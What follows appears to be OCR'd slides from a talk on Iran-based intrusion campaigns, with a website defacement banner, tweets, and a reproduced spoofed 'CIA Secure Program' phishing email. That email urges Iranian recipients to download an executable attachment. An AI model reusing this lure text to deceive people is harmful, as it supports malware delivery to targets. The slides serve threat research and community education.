
- RTArmanMohseni@ : حرکت جالب #پرپروک متوی ویژه نابینایان https://t.co/vCRfFr۸Hqk
- RTKoohyar@ : یادداشتم در مورد زوایای قانونی و اخلاقی ماجرای #تسنیم منتشر شد: تسنیم و استخر مختلط: مرثیه‌ای برای دنیای کودکانhttps://t.co/Y ...


- .No bookmarks available

Mission

Collect Samples and Incidents from Targets of Iran-based Intrusion Campaigns for Accountability and Community Education.

Intrusions and Elections


Release of Official
Candidates
Election Results
Announced



this website


HACKED

by iCA

ارتش سایبری ایران


آنها پیوسته حیله می کنندو من نیز در مقابل آنها حیله می کنم

حال که چنین است کافران را اندکی مهلت ده تا سزای اعمالشان را ببینند...


~3 - Windows Picture and Fax Viewer
خدا خیرت بده! از همون
فاصله رد شو، دستت رو هم دراز
نکن که فردا فیلممون رو مونتاژ
شده در میارن!
FARS
start
~3 - Windows Picture...
7:03 AM

Phishing and Malware, the New Normal

Mandatory Grugq Quote




the grugq
@thegrugq

Follow

Real APT: we need to read their emails and steal their spreadsheets.
Fantasy APT: we need to hack their baseband… because reasons!

RETWEETS 28 LIKES 27

2:12 AM - 13 May 2016



---------- Forwarded message ----------
From: **CIA Secure Program!** <security@cia.gov>
Date: 17 November 2013 07:52
Subject: Hi dear, Iranian people can contact us with secure CIA Program.
To: aminsabeti@gmail.com


CIA Chat is a program for you to report threats in a secure manner to the US Central Intelligence Agency.

The most important threats we're looking for, are those related to national security and any type of information which can lead us to terrorist groups.

Your patriotic acts would be rewarded too. We pay money as reward to those who share useful information with us.

Although those of you seeking to work with the leading intelligence agency in the world, this program is a way for anonymous and secure connection to us.

CIA_Chat.exe
244K View Download



